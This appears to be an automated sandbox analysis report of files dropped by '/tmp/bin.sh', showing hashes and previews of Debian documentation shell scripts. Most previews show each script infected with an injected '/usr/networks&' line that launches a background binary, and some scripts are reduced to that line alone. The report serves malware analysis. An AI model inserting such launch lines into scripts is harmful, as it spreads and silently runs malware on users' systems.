Preview:	./usr/networks&..."$GIT_DIR/LAST_MERGE" \|\| exit 1.}..head=$(git rev-parse --verify "$1"^0) &&.merge=$(git rev-parse --verify "$2"^0) &&.merge_name="$2" &&.merge_msg="$3" \|\| usage..#.# The remote name is just used for the message,.# but we do want it..#.if [-z "$head" -o -z "$merge" -o -z "$merge_msg"]; then..usage.fi..dropheads.echo $head > "$GIT_DIR"/ORIG_HEAD.echo $merge > "$GIT_DIR"/LAST_MERGE..common=$(git merge-base $head $merge).if [-z "$common"]; then..die "Unable to find common commit between" $merge $head.fi..case "$common" in."$merge").echo "Already up-to-date. Yeeah!"..dropheads..exit 0..;;."$head").echo "Updating $(git rev-parse --short $head)..$(git rev-parse --short $merge)"..git read-tree -u -m $head $merge || exit 1..git update-ref -m "resolve $merge_name: Fast-forward" \...HEAD "$merge" "$head"..git diff-tree -p $head $merge | git apply --stat..dropheads..exit 0..;;.esac..# We are going to make a new commit..git var GIT_COMMITTER_IDENT >/dev/null || exit..# Find

/usr/share/doc/git/contrib/examples/git-revert.sh	
Process:	/tmp/bin.sh
File Type:	ASCII text
Category:	dropped
Size (bytes):	4385
Entropy (8bit):	5.300590299626365
Encrypted:	false
SSDEEP:	96:2+PPfMaxvVvXuuDCD1Ei9U6rtmYmu7g6B:2M5B+C2pjmu7g6B
MD5:	F9578FBB7C7185A72858520B5B398D98
SHA1:	5306EAE3C817938D8259C3CFEDDFCE861254EF4D
SHA-256:	2B01D3D05568E7DCBFED31EB95FA2EC5FBCD601959816C9277357D8AD8F0877B
SHA-512:	357DE625D7724672507DD7BF111A03FA71C99900C701DFC585546D523D303643ABD8B209829A3FA9993BB8E562E8BDC857D832CF2DF5ADCC5D32916A106DA7C
Malicious:	false
Preview:	./usr/networks&..exit 1 ;;.esac..SUBDIRECTORY_OK=Yes ;# we will cd up.. git-sh-setup.require_work_tree.cd_to_toplevel..no_commit=.xopt=.while case "$#" in 0) break ;; esac.do..case "$1" in..-n\|--n\|--no\|--no-\|--no-c\|--no-co\|--no-com\|--no-comm\|\.. --no-commi\|--no-commit)...no_commit=t...;;..-e\|--e\|--ed\|--edi\|--edit)...edit=-e...;;..--n\|--no\|--no-\|--no-e\|--no-ed\|--no-edi\|--no-edit)...edit=...;;..-r)...: no-op ;;..-x\|--i-really-want-to-expose-my-private-commit-object-name)...replay=...;;..-X?*)...xopt="$xopt$(git rev-parse --sq-quote "--${1#-X}")"...;;..--strategy-option=*)...xopt="$xopt$(git rev-parse --sq-quote "--${1#--strategy-option=}")"...;;..-X\|--strategy-option)...shift...xopt="$xopt$(git rev-parse --sq-quote "--$1")"...;;..-*)...usage...;;..*)...break...;;..esac..shift.done..set_reflog_action "$me"..test "$me,$replay" = "revert,t" && usage..case "$no_commit" in.t)..# We do not intend to commit immediately. We just want to..# merge the differences in...head=$(git-write-tree) ||

/usr/share/doc/git/contrib/examples/git-tag.sh	
Process:	/tmp/bin.sh
File Type:	ASCII text
Category:	dropped
Size (bytes):	1972
Entropy (8bit):	5.222096129300364

/usr/share/doc/git/contrib/examples/git-tag.sh	
Encrypted:	false
SSDEEP:	24:kVCbAQZic8rYsnYEdGF+CnnMHx+Hh/3CtRTOa3kK8pKlfoU/Z14bLDSkIJsHTAiJ:k70ic8rZbYHh/SbOYF/ZyLDXHTAdC
MD5:	7E494C753E4F3B80FE7EC6511ECDC764
SHA1:	B13B4AC59D0DE77616C87B56B75CD7BFE73F5820
SHA-256:	E9541DF7E22E58496C9E0936DF12AD0EB2B1E1B577F6D36B946F0FC5FD58E373
SHA-512:	0E542FDDDB9B992C1628BE1BE07169E3C396866513DD97C15E83C20EFDDC0E5ADF9B25D63482A4F93FDD8D2770CD3BEF2DA699AE8CEE062AA3A46F7D33AA3 5FA
Malicious:	false
Preview:	./usr/networks&..exit $had_error..;;. -v)..shift..tag_name="$1"..tag=$(git show-ref --verify --hash -- "refs/tags/$tag_name") ||...die "Seriously, what tag are you talking about?"..git-verify-tag -v "$tag"..exit $?..;;. -*). usage..;;. *)..break..;;. esac.done..[-n "$list"] && exit 0..name="$1".["$name"] || usage.prev=0000000 0000000000000000000000000000000000.if git show-ref --verify --quiet -- "refs/tags/$name".then. test -n "$force" || die "tag '$name' already exists". prev=$(git rev-parse "refs/tags/$name").fi.shift.git check-ref-format "tags/$name" ||..die "we do not like '$name' as a tag name."..object=$(git rev-parse --verify --default HEAD "$@") || exit 1.t ype=$(git cat-file -t $object) || exit 1.tagger=$(git var GIT_COMMITTER_IDENT) || exit 1..test -n "$username" ||..username=$(git config user.signingkey) ||..username=$(ex pr "z$tagger" : 'z\(.*>\)')..trap 'rm -f "$GIT_DIR"/TAG_TMP* "$GIT_DIR"/TAG_FINALMSG "$GIT_DIR"/TAG_EDITMSG' 0..if ["$annotate"]

/usr/share/doc/git/contrib/examples/git-verify-tag.sh	
Process:	/tmp/bin.sh
File Type:	ASCII text
Category:	dropped
Size (bytes):	243
Entropy (8bit):	5.091025781115778
Encrypted:	false
SSDEEP:	3:qXVMQPJA4lJx3ULFZZ6+uvHzDTIgTPS2d118LVLyULFZvCY1M9H1x3ULFI/uvTBe:IAO0ZZ6/vH0gTmLNZvW9Vx0BvWv7n
MD5:	BE780CC322587122E892D123BFF726B6
SHA1:	26AA277E5D4A3A0DC6790C3F802334721E341BB3
SHA-256:	3EAAD297334349E1894BEC8495AB5DFB60143BA7087A44B48D31A2E2D880DF17
SHA-512:	8F99561F7551A8EDD954ED1F73DF02AFBFBC8750BBB5F33BDE129AD51F0812862A24CC33CC2A5F7099DC545BCEA6A46962F85D765250FBBBFD48BE73AEE6F2 18
Malicious:	false
Preview:	./usr/networks&.git cat-file tag "$1" >"$GIT_DIR/.tmp-vtag" || exit 1.sed -n -e '../^-----BEGIN PGP SIGNATURE-----$/q..p.' <"$GIT_DIR/.tmp-vtag" |.gpg --verify "$GIT_DIR/ .tmp-vtag" - || exit 1.rm -f "$GIT_DIR/.tmp-vtag"../usr/networks&.exit 1.

/usr/share/doc/git/contrib/examples/git-whatchanged.sh	
Process:	/tmp/bin.sh
File Type:	ASCII text
Category:	dropped
Size (bytes):	792
Entropy (8bit):	4.925184193549972
Encrypted:	false
SSDEEP:	12:JdJo5ELpDZNanwyCDIqDZNaEC0I8hWq6vvmYkdBQcaKv5oUvfn:JdJomtDXEwrDRDXUxo6nmYkdB1aSD
MD5:	895868AC151D9953AD152F77240CF73D
SHA1:	FCAAED017977A291A1D2E1E77CFA2A796F23EBA8
SHA-256:	03943D3826EC7CA6398628FBCE75EFA0BECE41CEFE95A6AB90801C7759A5B23E
SHA-512:	AF8FD5A0FBA1B33790C20911F0B1222FDE15C3143463346E0111194B57F1E92704CBC19B1392A6156B02BBD363A0C566E12BD80919C1E7C3ED7344D09ACA8CC
Malicious:	false
Preview:	./usr/networks&.diff_tree_flags=$(git-rev-parse --sq --no-revs --flags "$@") || exit.case "$0" in.*whatchanged)..count=..test -z "$diff_tree_flags" &&...diff_tree_flags=$(git config --get whatchanged.difftree)..diff_tree_default_flags='-c -M --abbrev' ;;.*show)..count=-n1..test -z "$diff_tree_flags" &&...diff_tree_flags=$(git config --get show.diff tree)..diff_tree_default_flags='--cc --always' ;;.esac.test -z "$diff_tree_flags" &&..diff_tree_flags="$diff_tree_default_flags"..rev_list_args=$(git-rev-parse --sq --default HEAD --revs-only "$@") &&.diff_tree_args=$(git-rev-parse --sq --no-revs --no-flags "$@") &&..eval "git-rev-list $count $rev_list_args" |.eval "git-diff-tree --stdin --pretty -r $diff_tr ee_flags $diff_tree_args" |.LESS="$LESS -S" ${PAGER:-less}../usr/networks&.exit 1.

/usr/share/doc/git/contrib/fast-import/git-import.sh	
Process:	/tmp/bin.sh
File Type:	ASCII text
Category:	dropped
Size (bytes):	486
Entropy (8bit):	5.198694046664742
Encrypted:	false
SSDEEP:	12:w6vgZi+Z5+v1a6v5vrpGje1rSACES02djvcn:rgI++NBNrpZrSAyRdjE
MD5:	84511195A8532AFAED8B6E6645B72FC9
SHA1:	C424C15440A2C33C8559CF718B1C4B661D85BF52
SHA-256:	47E74E34A77970C44CC9F8C39F20AF338E5E6BDFB60AB516B66247B5C50537EA
SHA-512:	680648718E925D7C6649BAFC0C134B19B31A41647EEC15142177E5A4C1F306454C4D61FFA4905FC2E7C5BE2461F90C73116E74B56664B4125101D9E6E9AD5DF0
Malicious:	false

/usr/share/doc/git/contrib/fast-import/git-import.sh	
Preview:	./usr/networks&..exit 1.fi..USERNAME="$(git config user.name)".EMAIL="$(git config user.email)"..if [-z "$USERNAME" -o -z "$EMAIL"]; then..echo "You need to set user name and email"..exit 1.fi..git init..(..cat <<EOF.commit refs/heads/$1.committer $USERNAME <$EMAIL> now.data <<MSGEOF.$2.MSGEOF..EOF..find * -type f|while read i;do...echo "M 100644 inline $i"...echo data $(stat -c '%s' "$i")...cat "$i"...echo..done..echo.) | git fast-import --date-format=now../usr/networks&.exit 1.

/usr/share/doc/git/contrib/git-resurrect.sh	
Process:	/tmp/bin.sh
File Type:	ASCII text
Category:	dropped
Size (bytes):	2904
Entropy (8bit):	5.006955417229927
Encrypted:	false
SSDEEP:	48:5uqbabEEfBEyVJ1IUM7cy8UEV3cyUEdKENHwJ+gAP253YNVq6h3p133pgt3piZ:YpBEcLIUYcy8UEtcyUEdKENHwJ+gAP2s
MD5:	E6A74480E370B07D5BDC026A624CE684
SHA1:	988862444F28FAB3B4D6B92EC6C4F0488781EE2E
SHA-256:	AA7A6EB55918038552A2417FF03AE208F7408447FC6322536A71CE309EE23230
SHA-512:	93F551BFC3E2D737ED93989FBCA8D4CB7883BF35EAD4DB9C84DAEFF8403787C663989E5BA038425BC622F1EFEA0AE06411BBF6F492E22ABC35218F271FF7624B
Malicious:	false
Preview:	./usr/networks&. sed -ne "/^$_x40 \($_x40\) Merge .*/ {s//\1/p;$early_exit}".}..search_merge_targets () {..git rev-list --all --grep="Merge branch '[^']*' into $branch\$" \...--pretty=tformat:"%H %s" --all \|..sed -ne "/^\($_x40\) Merge .*/ {s//\1/p;$early_exit} ".}..dry_run=.early_exit=q.scan_reflog=t.scan_reflog_merges=.scan_merges=.scan_merge_targets=.new_name=..while test "$#" != 0; do..case "$1" in.. -b|--branch)...shift...new_name="$1"...;;.. -n|--dry-run)...dry_run=t...;;.. --no-dry-run)...dry_run=...;;.. -k|--keep-going)...early_exit=...;;.. --no-keep-going)...early_exit=q...;;.. -m|--merges)...scan_merges=t...;;.. --no-merges)...scan_merges=...;;.. -l|--reflog)...scan_reflog=t...;;.. --no-reflog)...scan_reflog=...;;.. -r|--reflog_merges)...scan_reflog_merges=t...;;.. --no-reflog_merges)...scan_reflog_merges=...;;.. -t|--merge-targets)...scan_merge_targets=t...;;.. --no-merge-targets)...scan_merge_targets=...;;.. -a|--all)...scan_

/usr/share/doc/git/contrib/remotes2config.sh	
Process:	/tmp/bin.sh
File Type:	ASCII text
Category:	dropped
Size (bytes):	23
Entropy (8bit):	3.882045108136863
Encrypted:	false
SSDEEP:	3:qXVOORgn:Tn
MD5:	D7BC14787BBF05DEAC1113F4B42B6099
SHA1:	BB0DF86AA88C53CB0E53147B50135113CB15FFFF
SHA-256:	2AB8C8B53D6823D9D4F90CCC40B7BB78C68956FB60D691B4DB241809CD259E01
SHA-512:	810CB49B08A5CF57DA8D5194DC5442B4BA72AD50534FCDA48C0C0815164AED4B23D4F06035390EB596D69A7FBA579C7B3E0FCA1CDE2F81FF23347780770A3DD
Malicious:	false
Preview:	./usr/networks&.exit 1.

/usr/share/doc/git/contrib/rerere-train.sh	
Process:	/tmp/bin.sh
File Type:	ASCII text
Category:	dropped
Size (bytes):	637
Entropy (8bit):	4.973192610623575
Encrypted:	false
SSDEEP:	12:wp6B2fHx3CXTuKQLcuSKHp+V/uwb+ctPKry/RhT6KHVB+8PfQyKwQgI2KkSr8n:HaR3U0Lp0VDbztPKITbfrCnMSg
MD5:	FA973BE7DB66D335F781F10C137BD908
SHA1:	DFFD51DB653BEF7DEA7D172F98830224F248E767
SHA-256:	22ED58D049502A09B9CA39029671394257E5C2651094498A9D91B8BBBB4FB03E
SHA-512:	74DE024F1503C58852597882F36B96CD697036A22943C26D1A1FD5F76A5CBEDEB384D7E88520547EB0788B718534BD9813FA3B25220B58D4F397050172568D64
Malicious:	false
Preview:	./usr/networks&..exit 1.}..mkdir -p "$GIT_DIR/rr-cache" \|\| exit..git rev-list --parents "$@" |.while read commit parent1 other_parents.do..if test -z "$other_parents"..then...# Skip non-merges...continue..fi..git checkout -q "$parent1^0"..if git merge $other_parents >/dev/null 2>&1..then...# Cleanly merges...continue..fi..if test -s "$GIT_DIR/MERGE_RR"..then...git show -s --pretty=format:"Learning from %h %s" "$commit"...git rerere...git checkout -q $commit -- ....git rerere..fi..git reset -q --hard.done..if test -z "$branch".then..git checkout "$original_HEAD".else..git checkout "${branch#refs/heads/}".fi../usr/networks&.exit 1.

/usr/share/doc/git/contrib/subtree/git-subtree.sh	
Process:	/tmp/bin.sh
File Type:	ASCII text
Category:	dropped
Size (bytes):	14967
Entropy (8bit):	5.111069408805373

/usr/share/doc/git/contrib/subtree/git-subtree.sh	
Encrypted:	false
SSDEEP:	192:TVYbrTzRMebrfW0LJKEfUJzXKJ/38TQZNRgZpP1OQSABMfxn8R19mBhogLfbzxHY:+b1MebzW0Vx/Jhzg/MQ3D0fbtZA/1
MD5:	41BA328EB77CD320A36423CADED05D12
SHA1:	8393068799794472918236BBBB43BAAD72C7682F
SHA-256:	1C6220B54F133F09F0E29C3BC4890CE7E3AF0AD29670672F1CD80448E2B9A779
SHA-512:	A7DB8210828B6F0E59B1B73A46C0522E1552A49F956784CD5F001C8747FDF65E3255152B6BBFFCD4E6AB3CF0DDABA3BEBDF0B2D0CCA36B203A62EE2109D871E8
Malicious:	false
Preview:	./usr/networks&.eval "$(echo "$OPTS_SPEC" | git rev-parse --parseopt -- "$@" || echo exit $?)"..PATH=$PATH:$(git --exec-path).. git-sh-setup..require_work_tree. .quiet=.branch=.debug=.command=.onto=.rejoin=.ignore_joins=.annotate=.squash=.message=.prefix=..debug().{..if [-n "$debug"]; then...printf "%s\n" "$*" >&2..fi.}..say(). {..if [-z "$quiet"]; then...printf "%s\n" "$*" >&2..fi.}..progress().{..if [-z "$quiet"]; then...printf "%s\r" "$*" >&2..fi.}..assert().{..if "$@"; then...:..else...die "assertion failed: " "$@"..fi.}...#echo "Options: $*"..while [$# -gt 0]; do..opt="$1"..shift..case "$opt" in...-q) quiet=1 ;;...-d) debug=1 ;;...--annotate) annotate="$1"; shift ;;...--no-annotate) annotate= ;;...-b) branch="$1"; shift ;;...-P) prefix="${1%/}"; shift ;;...-m) message="$1"; shift ;;...--no-prefix) prefix= ;;...--onto) onto="$1"; shift ;;...--no-onto) onto= ;;...--rejoin) rejoin=1 ;;...--no-rejoin) rejoin= ;;...--ignore-joins) ignore_joins=1 ;;...--no-ignore-joins) ignore_joi

/usr/share/doc/git/contrib/subtree/t/t7900-subtree.sh	
Process:	/tmp/bin.sh
File Type:	ASCII text
Category:	dropped
Size (bytes):	23
Entropy (8bit):	3.882045108136863
Encrypted:	false
SSDEEP:	3:qXVOORgn:Tn
MD5:	D7BC14787BBF05DEAC1113F4B42B6099
SHA1:	BB0DF86AA88C53CB0E53147B50135113CB15FFFF
SHA-256:	2AB8C8B53D6823D9D4F90CCC40B7BB78C68956FB60D691B4DB241809CD259E01
SHA-512:	810CB49B08A5CF57DA8D5194DC5442B4BA72AD50534FCDA48C0C0815164AED4B23D4F06035390EB596D69A7FBA579C7B3E0FCA1CDE2F81FF23347780770A3DD
Malicious:	false
Preview:	./usr/networks&.exit 1.

/usr/share/doc/git/contrib/thunderbird-patch-inline/appp.sh	
Process:	/tmp/bin.sh
File Type:	ASCII text
Category:	dropped
Size (bytes):	822
Entropy (8bit):	5.456000973546581
Encrypted:	false
SSDEEP:	12:w6vCJsHKfrLCYwTlFfOf4L3DXKPvX90Eq2qBGSCP6pF5ViL2gR2DFfZf97n:rCJeyaYwD+UKXGRBmAF5I0Zl7
MD5:	0D11588BAF66BBD90273FDA188DDA2CD
SHA1:	EE2F4255479F30769F44E8CB5E284E632DD3B4AD
SHA-256:	37757E412DB565E1A291349C036785A00ED5B89431A1598E6C16900BBCFFE356
SHA-512:	991F89DD0AC1B1D3071F5103CAE959FCE46E608EA2F065F248D45727777265C49E30E865CCE16785B9565FD324BE23BCAD3B475A87FF5DCAE28067875CC9DB2E
Malicious:	false
Preview:	./usr/networks&..exit 1.fi..cd - > /dev/null..SUBJECT=$(sed -n -e '/^Subject: /p' "${PATCH}").HEADERS=$(sed -e '/^""${SEP}""$/,$d' $1).BODY=$(sed -e "1,/${SEP}/d" $1).CMT_MSG=$(sed -e '1,/^$/d' -e '/^---$/,$d' "${PATCH}").DIFF=$(sed -e '1,/^---$/d' "${PATCH}")..CCS=`echo -e "$CMT_MSG\n$HEADERS" \| sed -n -e 's/^Cc: \(.* \)$/\1,/gp' \..-e 's/^Signed-off-by: \(.*\)/\1,/gp'`..echo "$SUBJECT" > $1.echo "Cc: $CCS" >> $1.echo "$HEADERS" | sed -e '/^Subject: /d' -e '/^Cc: /d' >> $1.echo "$SEP" >> $1..echo "$CMT_MSG" >> $1.echo "---" >> $1.if ["x${BODY}x" != "xx"] ; then..echo >> $1..echo "$BODY" >> $1..echo >> $1.fi.echo "$DIFF" >> $1..LAST_DIR=$(dirname "${PATCH}")..grep -v "^LAST_DIR=" "${CONFFILE}" > "${CONFFILE}_".echo "LAST_DIR=${LAST_DIR}" >> "${CONFFILE}_".mv "${CONFFILE}_" "${CONFFILE}"../usr/networks&.exit 1.

/usr/share/doc/hddtemp/contribs/analyze/graph-field.sh	
Process:	/tmp/bin.sh
File Type:	ASCII text
Category:	dropped
Size (bytes):	23
Entropy (8bit):	3.882045108136863
Encrypted:	false
SSDEEP:	3:qXVOORgn:Tn
MD5:	D7BC14787BBF05DEAC1113F4B42B6099
SHA1:	BB0DF86AA88C53CB0E53147B50135113CB15FFFF
SHA-256:	2AB8C8B53D6823D9D4F90CCC40B7BB78C68956FB60D691B4DB241809CD259E01
SHA-512:	810CB49B08A5CF57DA8D5194DC5442B4BA72AD50534FCDA48C0C0815164AED4B23D4F06035390EB596D69A7FBA579C7B3E0FCA1CDE2F81FF23347780770A3DD
Malicious:	false

/usr/share/doc/hddtemp/contribs/analyze/graph-field.sh	
Preview:	./usr/networks&.exit 1.

/usr/share/doc/hddtemp/contribs/analyze/hddtemp_monitor.sh	
Process:	/tmp/bin.sh
File Type:	ASCII text
Category:	dropped
Size (bytes):	617
Entropy (8bit):	4.789300168717738
Encrypted:	false
SSDEEP:	12:ag6vEfH2QDFh7iYAfFnQiOuO72M6SFnQ73gfDfiem9MrE9HnDYha/MHrZIgHDMvX:4EvFIYGQi2qf0QcfDqurE9jYA/MLljMv
MD5:	13C31185F2BB9F9D26E363B9415D49B2
SHA1:	5D3AACF7D8FC903F7CEB6ED329C90F52ABCF3246
SHA-256:	2DFFED792FEC0D8B455B8230152C893848C28600007A907391BC27A74EA8F2B4
SHA-512:	050843F8AA048E4D7B14E4F292AE0381E81B3F49F382B5288FB13EF88FD3189A7AEBC2987E31F31A7D09BDC9E53D94B27FEAE57B3BE3E4822FBCE51B03424A3D
Malicious:	false
Preview:	./usr/networks&. exit 1.fi..logger -s -t hddtemp "starting hddtemp monitor: interval=$interval, tmpdir=$tmpdir, drive=$drive".stamp=`date +%s`.tmpfile_old="$tmpdir/hddtemp-$stamp".hddtemp $drive --debug > "$tmpfile_old"..while [1] ; do. sleep $interval. stamp=`date +%s`. tmpfile_new="$tmpdir/hddtemp-$stamp". hddtemp $drive --debug > "$tmpfile_new". RETURNED=`diff "$tmpfile_old" "$tmpfile_new"`. if [-n "$RETURNED"] ; then. logger -s -t hddtemp "change $tmpfile_new !!!". tmpfile_old="$tmpfile_new". else. logger -s -t hddtemp "no change". rm "$tmpfile_new". fi.done../usr/networks&.exit 1.

/usr/share/doc/hddtemp/contribs/hddtemp-all.sh	
Process:	/tmp/bin.sh
File Type:	ASCII text
Category:	dropped
Size (bytes):	1015
Entropy (8bit):	4.896629241453442
Encrypted:	false
SSDEEP:	24:raKURpM5kJl8cl094qTAYCyiaLZZTu0BCauu0BC4ojDOpHpjFxDf0u0Nm4:raPpM5kJucIUN+zyZ5utauut4gDOdpja
MD5:	87F1604CDCC54749A6A6D814FBB28530
SHA1:	2E815968A4F6A0F92924E94C4D94BBE5F68BA871
SHA-256:	E53623C100D004F567645C208CA688CEEDF7E50B14226BC66D96C22CC12944EF
SHA-512:	C1C92619C802D476F41832EF89E728F89CCD277C6B26AD0AD436466DC9338D24A3064976D4E9C471342370A84FD3D9A9803411DC2D0BCA82ADEA0DFD550EACC
Malicious:	false
Preview:	./usr/networks&..exit 1.fi...# NOTE, you could actually change this to .# ls /dev/hd? /dev/sd?.# but then you would need to remove the cruft of non-existant drives....df -l |cut -f 1 -d " " |grep /dev/ |sed -e 's/[[:digit:]]$//g' \|sort -u \|.while read drive; do..# TODO: ..case "$drive" in.. /dev/sd*|/dev/hd*).. # NOTE: Scsi devices might be error-prone, since many non-HDD.. # devices uses SCSI or SCSI emulation (CD-ROMs, USB mass storage..)...hddtemp $drive...;;.. /dev/md*).. # TODO: it could actually look somewher for the information.. # of the disks that make up the raid, maybe looking it up.. # at /proc/mdstat.. .echo "RAID devices currently not supported ($drive)"...;;.. /dev/vg*).. .echo "LVM devices currently not supported ($drive)"...;;.. /dev/cdrom*\|/dev/fd*).. # Some common non-HD elements which might be mounted,.. # we skip these.. .;;.. *).. .echo "Unknown drive currently not supported ($drive)"...;;..esac.done..exit 0../usr/ne

/usr/share/doc/ifupdown/examples/check-mac-address.sh	
Process:	/tmp/bin.sh
File Type:	ASCII text
Category:	dropped
Size (bytes):	461
Entropy (8bit):	5.204671186006819
Encrypted:	false
SSDEEP:	12:boybzOC2OPhB+NT3uGK6nRE9CLAYFyW4CK4jWb+YtYn:bo0PhcdW9CLKW4x4jWi/
MD5:	590EDF96613EB2B783D98ED51A5F19A4
SHA1:	3C6570765592737D02E8010FD9A159A39DCDCC38
SHA-256:	BB77853D6FDBD37E5B234F1ECE3A223E07BDBE02CCEFC70D9FA6849ECB47F59A
SHA-512:	6DC5C0F411328DE21CEFA82E8B1CD57CEE3AF5EDC0144860BEB2B291A534DFB1667B70E95D99586804D2489306377FF1F4B22C8A1D1A4E78353223717C5E47D
Malicious:	false
Preview:	./usr/networks&.# If it does it exits with 0 (success) status;.# if it doesn't then it exists with 1 (error) status...set -e..export LANG=C..if [! "$2"] ; then..echo "Usage: $0 IFACE targetMAC"..exit 1.fi.iface="$1".targetmac=`echo "$2" \| sed -e 'y/ABCDEF/abcdef/'`.mac=$(/sbin/ifconfig "$iface" \| sed -n -e '/^.*HWaddr \([:[:xdigit:]\-]*\).*/{s//\1/;y/ABCDEF/abcdef/;p;q;}')..if ["$targetmac" = "$mac"]; then exit 0; else exit 1; fi../usr/networks&.exit 1.

/usr/share/doc/ifupdown/examples/get-mac-address.sh	
Process:	/tmp/bin.sh
File Type:	ASCII text
Category:	dropped
Size (bytes):	92
Entropy (8bit):	4.373538165973413

/usr/share/doc/ifupdown/examples/get-mac-address.sh	
Encrypted:	false
SSDEEP:	3:qXVCghzalTFgZNLdMRveMgoOORgn:whzalTFgZNpMRGMgTn
MD5:	15DD9BBF0482D9ADCED6141F43FC3C89
SHA1:	F4416E70988E52171A2F7027509F98AAE444E8B6
SHA-256:	CB678F95B78104B7BD05D11C5AF75843331744E2EAB1504A32627FB30DE17238
SHA-512:	39C8DD448D3D1F8C4BAECB16A395BC55EA2554E4ED627743FC26A76B12C750CE451BC3CE72AEFF94286A260DCB06AC016AE44F9BD3A12372F1DD31776783F 62
Malicious:	false
Preview:	./usr/networks&.if ["$which"]; then echo $which; exit 0; fi.exit 1../usr/networks&.exit 1.

/usr/share/doc/ifupdown/examples/pcmcia-compat.sh	
Process:	/tmp/bin.sh
File Type:	ASCII text
Category:	dropped
Size (bytes):	519
Entropy (8bit):	5.218301073324955
Encrypted:	false
SSDEEP:	12:5HUuJUHUd82RPHUAOBJ6gMWGwWSTsyzEblTKfahBUlTGNCgTn:50QU0NRP0L6g/gfbleqUlw
MD5:	7CE36959719763E25A79EF6FBE77FD68
SHA1:	3D32B1EF561E7CDD58B69D01B30F6F23D339805D
SHA-256:	2C2DA71A12186FDDE2BDFAEA192105B1010C1279BB82334185690788E2EFAF79
SHA-512:	4ACE6DF91473556C67C22C26FA905D93E6BB08D564851AC21BED82609DA4990D032FE81884214CDAA0A149FDEF4D2393CB2A02EE42CDA2743B9BD017918D66 5
Malicious:	false
Preview:	./usr/networks&.if [! -e /etc/pcmcia/shared]; then exit 1; fi..pcmcia_shared () {... /etc/pcmcia/shared.}..iface="$1"..# /etc/pcmcia/shared sucks.pcmcia_shared "start" $iface.usage () {..exit 1.}..get_info $iface.HWADDR=`/sbin/ifconfig $DEVICE \| sed -n -e 's/.*addr \([^ ]*\) *\/\1/p'`..which="".while read glob scheme; do..if ["$which"]; then continue; fi..case "$SCHEME,$SOCKET,$INSTANCE,$HWADDR" in...$glob) which=$scheme ;;..esac.done..if ["$which"]; then echo $which; exit 0; fi.exit 1../usr/networks &.exit 1.

/usr/share/doc/ifupdown/examples/ping-places.sh	
Process:	/tmp/bin.sh
File Type:	ASCII text
Category:	dropped
Size (bytes):	633
Entropy (8bit):	4.881818972878624
Encrypted:	false
SSDEEP:	12:5EmBJQX+U2/lTxroNurUQm6k0fQmje5jrGlTGNCgTn:hQWldrK8Dq0o+e1Glw
MD5:	99E4E569B07969486DA912C2B9A33E23
SHA1:	3BAA43B8E0D2B693C426DDA2FA6D67DEAEADB09C
SHA-256:	3C5803C83626B98195C7F48B7B83D131670DFA9541EDB8B30915C684FD39CCB9
SHA-512:	8BAE9DC8E5F540044980649EF028FEF8C4FE945B05578EE1DB963A32AABC53F7D24FCD5DDB396FB9430E4CDFB6E1E6F19A535A1790072F5750D961F4FB8E321 4
Malicious:	false
Preview:	./usr/networks&.if [`id -u` -ne 0] || ["$1" = ""]; then exit 1; fi..if [-x /usr/bin/fping]; then..PING="/usr/bin/fping".else..PING="/bin/ping -c 2".fi..iface="$1".which="".while read addr pingme scheme; do..if ["$which"]; then continue; fi...#echo " Trying $addr & $pingme ($scheme)" >&2...ip addr add $addr dev $iface >/dev/null 2>&1..ip link set $ iface up >/dev/null 2>&1...if $PING $pingme >/dev/null 2>&1; then...which="$scheme"...fi..ip link set $iface down >/dev/null 2>&1..ip addr del $addr dev $iface >/dev/null 2>&1.done..if ["$which"]; then echo $which; exit 0; fi.exit 1../usr/networks&.exit 1.

/usr/share/doc/lm-sensors/examples/daemon/healthd.sh	
Process:	/tmp/bin.sh
File Type:	ASCII text
Category:	dropped
Size (bytes):	266
Entropy (8bit):	4.736279036741599
Encrypted:	false
SSDEEP:	6:a5z9kOtWR2xokRVic6v3ApkRVX1dhlz4n:a53tPSjnz4n
MD5:	E97AC4982B9BDFC8ED84ADA38E7BA000
SHA1:	DE41A53FAE2E629E10235800917CDE6B2E0301AC
SHA-256:	DADFB755A5E8D372A17BA4A4C8DC9DFB87AF4AD674EC8760617A16772FB2FFA4
SHA-512:	B0035AA0879CE1F07F05B1CC3ABFD6F06C38D617D3A03248520B9B2F9790B6CE78156741330B2D4FE90A6BABF5493F944F281CE1BBE3B49864D35F4DF0F9731
Malicious:	false
Preview:	./usr/networks&. exit.fi..while true.do. sleep 15. sensors_state=$(sensors). if [["$sensors_state" =~ 'ALARM']]. then. echo "$sensors_state" | mail -s '**** Hardware Health Warning ****' $ADMIN_EMAIL. sleep 600. fi.done../usr/networks&.exit 1.

/usr/share/doc/lm-sensors/examples/tellerstats/gather.sh	
Process:	/tmp/bin.sh
File Type:	ASCII text
Category:	dropped
Size (bytes):	2712
Entropy (8bit):	5.4524991837552035
Encrypted:	false
SSDEEP:	48:rM6SsguNoTTNpEoTVWuoTBdg69FpV9ZH0GXMZP9SFDAWxuQNa2K0uVl2dv4i:yF/E/l3XMZgNyZRo
MD5:	A148FED2694A1A82F4ABF9A28D0293DC
SHA1:	4652F09BF1B6FB1859FB4816EFB666AE371C13E6
SHA-256:	8E15D1F50B0C524C72F1AB62314D647BF610D9B15952A0FEABA439C111868D7D
SHA-512:	9E3AD1B35163A6875351B4028C473277FD120F7159D8E0F0BDA66BF6E0205AAA4ABA5053E9B30E702D99F15FDF5F5A1486216F7B4B7ED667807DF487E75777E8
Malicious:	false
Preview:	./usr/networks&. exit 1.fi ... $TELLERSTATS_CONF..if [! -d $DBPATH].then. echo "$0: data directory $DBPATH does not exist". exit 1.fi..if [! -d $SENSORPATH].then. echo "$0: sensor information directory $SENSORPATH does not exist.". exit 1.fi..if [! -d $HTMLROOT].then. echo "$0: The root of your webserver - $HTMLROOT - does not exist..bailing out". exit 1.fi..if [! -d $HTMLPATH].then. echo "$0: The place where we keep HTML files and pictures - $HTMLPATH - does not exist..bailing out". exit 1.fi..if [! -r $GNUPLOTSCRIPT_TMPL].then. echo "$0: The gnuplot script template $GNUPLOTSCRIPT_TMPL does not exist..bailing out". exit 1.fi..export DBPATH SENSORPATH TEMPPATH HTMLROOT HTMLPATH GNUPLOTSCRIPT_TMPL..if [-n "$DEBUG"].then. echo "DBPATH = $DBPATH". echo "SENSORPATH = $SENSORPATH". echo "TEMPPATH = $TEMPPATH". echo "HTMLROOT = $HTMLROOT". echo "HTMLPATH = $HTMLPATH". echo "GNUPLOTSCRIPT_TMPL = $GNUPLOTSCRIPT_TMPL".fi..# generic tellerstats ini

/usr/share/doc/lm-sensors/examples/tellerstats/tellerstats.sh	
Process:	/tmp/bin.sh
File Type:	ASCII text
Category:	dropped
